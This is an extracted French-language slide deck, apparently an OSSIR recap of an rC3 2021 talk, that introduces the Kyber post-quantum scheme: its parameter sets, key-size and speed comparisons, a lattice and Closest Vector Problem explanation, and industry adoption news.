Ruben Gonzalez and Krijn Reijnders

- 3 versions de Kyber, 512, 768 et 1024
- Une comparaison rapide avec AES, et quelques métriques
- K512 ~ 128 bits de sécu
- K1024 ~ 256 bits
- n = le degré des polynômes.
- k = taille des vecteurs de polynômes
- q = modulo, taille des coefficients
- Ces nombres sont assez petits

Kyber - Flavors

Name	n	k	q	SecLvl
Kyber512	256	2	3329	\cong AES128
Kyber768	256	3	3329	\cong AES192
Kyber1024	256	4	3329	\cong AES256

deg(poly) (red arrow pointing to n)


mod (green arrow pointing to q)

size(vec) (green arrow pointing to k)

Kyber and Post-Quantum Crypto

Ruben Gonzalez and Krijn Reijnders

- Comparons les tailles de clefs
- Niveau de sécurité bas (Kyber 512)
- 1 : courbes elliptiques
- 2 : RSA 3072
- 3 : Kyber 512




Kyber and Post-Quantum Crypto

Ruben Gonzalez and Krijn Reijnders

- Niveau de sécurité haut
- Taille des clefs comparables à RSA 15 360

Kyber - Size Comparison




Kyber and Post-Quantum Crypto

Ruben Gonzalez and Krijn Reijnders

- En termes de performances Kyber est très rapide
- Plus rapide que le chiffrement en courbes elliptiques

🔥 Kyber - Performance Comparison




Kyber and Post-Quantum Crypto

Ruben Gonzalez and Krijn Reijnders

- La version 1 024 est aussi plus rapide

🔥 Kyber - Performance Comparison



Kyber and Post-Quantum Crypto

Ruben Gonzalez and Krijn Reijnders

- Le code est dispo sur GitHub
- CC 0 = domaine public pour les specs, le code et la doc.

 **Kyber** - Code

Code available on:



/PQClean/PQClean/

/mupq/pqm4

/pq-crystals/kyber



Kyber and Post-Quantum Crypto

Ruben Gonzalez and Krijn Reijnders

- Parlons un peu de treillis comme promis



Kyber and Post-Quantum Crypto



Ruben Gonzalez and Krijn Reijnders

- On multiplie la matrice $\begin{pmatrix} 13 & 4 \\ 2 & 9 \end{pmatrix}$ par le vecteur $\begin{pmatrix} a \\ b \end{pmatrix}$
- $a \begin{pmatrix} 13 & 4 \end{pmatrix} + b \begin{pmatrix} 2 & 9 \end{pmatrix}$ (erreur)
- Si on prend le $a=1$ et $b=1$ on ajoute juste les vecteurs $\begin{pmatrix} 13 & 4 \end{pmatrix}$ et $\begin{pmatrix} 2 & 9 \end{pmatrix}$ ce qui nous donne un point
- Si on fait de même pour toutes les valeurs de a et b cela donne un treillis de points
- Si on augmente la taille on passe à 3 puis n dimensions
- On a une infinité de points avec une simple matrice de départ

Lattices

Back to numbers for a second...


$$\begin{pmatrix} 13 & 4 \\ 2 & 9 \end{pmatrix} \cdot \begin{pmatrix} a \\ b \end{pmatrix} \text{ just means } a \cdot \begin{pmatrix} 13 \\ 2 \end{pmatrix} + b \cdot \begin{pmatrix} 4 \\ 9 \end{pmatrix}$$




Kyber and Post-Quantum Crypto

Ruben Gonzalez and Krijn Reijnders

- La clef secrète est un de ces points auquel on ajouté un peu d'erreur
- Cela a donné notre résultat chiffré t
- Il est très difficile de retrouver le vecteur le plus proche
- C'est ce qu'on appelle le CVP (Closest Vector Problem) en anglais

 Lattices

So our secret key s just picks any specific point in this lattice described by $A...$



...add a bit of error 🤪 ...

...now try to go back to my secret point s from t


Hard problem: find the closest vector (s) to given point (t) in a given lattice (A)

name it 'Closest Vector Problem' (CVP)
(this actually does aptly describe the problem)

Kyber and Post-Quantum Crypto



Ruben Gonzalez and Krijn Reijnders

- C'était un exemple visuel en dimension 2
- On peut imaginer un espace en dimension 3
- Pour passer en dimension n , on ne peut pas l'imaginer, on fait simplement des calculs avec des polynômes...

 Lattices



Easy to visualize:

- *dimension 2*
- using *numbers*

 = 

Hard to visualize:

- *dimension $n > 3$*
- using *polynomials*

 = 

TRICK

You don't have to visualise it, if you just know how to compute

$As + \text{👤} = t$

Kyber and Post-Quantum Crypto

Ruben Gonzalez and Krijn Reijnders

- Pour le futur, il y a d'autres algos dans notre zoo post quantique


 Le Futur



Kyber and Post-Quantum Crypto

Ruben Gonzalez and Krijn Reijnders

- La crypto post quantique arrive
- Amazon a annoncé la gestion de candidats du 2ème round - comme Kyber dans TLS post quantique
- Le BSI allemand a déposé une demande pour intégrer du post quantique à Thunderbird
- Le NIST a dit : « Si vous n'avez pas encore migré vers des courbes elliptiques, migrez plutôt directement à du post quantique ».



Le Futur

AWS Security Blog

Round 2 post-quantum TLS is now supported in AWS KMS

by Alex Weibel | on 16 NOV 2020 | in Advanced (300), AWS Key Management Service, Security, Identity, & Compliance | Permalink | Comments | Share

Projekt 480: Integration von Post-Quanten Kryptografie in den E-Mail Client Thunderbird (Kurzbezeichnung: PQC@Thunderbird) Referenznummer der Bekanntmachung: P 480

NIST

If you haven't migrated to **ECC** yet, don't bother. Directly migrate to **PQC**.

Kyber and Post-Quantum Crypto

Ruben Gonzalez and Krijn Reijnders

- Rappelez-vous que notre trafic internet peut être enregistré et cassé plus tard
- La standardisation prend du temps, l'implémentation aussi, le déploiement aussi
- Il faut donc s'y mettre tôt
- Voici de quoi aller plus loin avec Kyber
- Fin de la présentation

PQC is coming!



Further Reading:

- <https://cryptopedia.dev/posts/kyber/>

Image Creds:

- Stock images from colourbox.com (actually licensed, lol)
- Photograph of Peter Shor courtesy to the BBVA Foundation

Benchmarks from

- https://openquantumsafe.org/benchmarking/visualization/openssl_speed.html

Autres conférences

- Tales from the Quantum Industry
- EMBA - Test de sécurité des micro logiciels open source
- Listen to Your Heart: Security and Privacy of Implantable Cardio Foo
- Votre logiciel, les vulnérabilités et moi (divulgation responsable)
- OSINT : je sais où habite ta maison
- Mathématiques pour les pirates

R C 3
2 0 2 1
N O W
H E R E

**Merci de
votre
attention !**

OSSIR - 08/02/2022

**R C 3
2 0 2 1
N O W
H E R E**

Gregory Fabre - @gregofabre - gfabre@cyberzen.com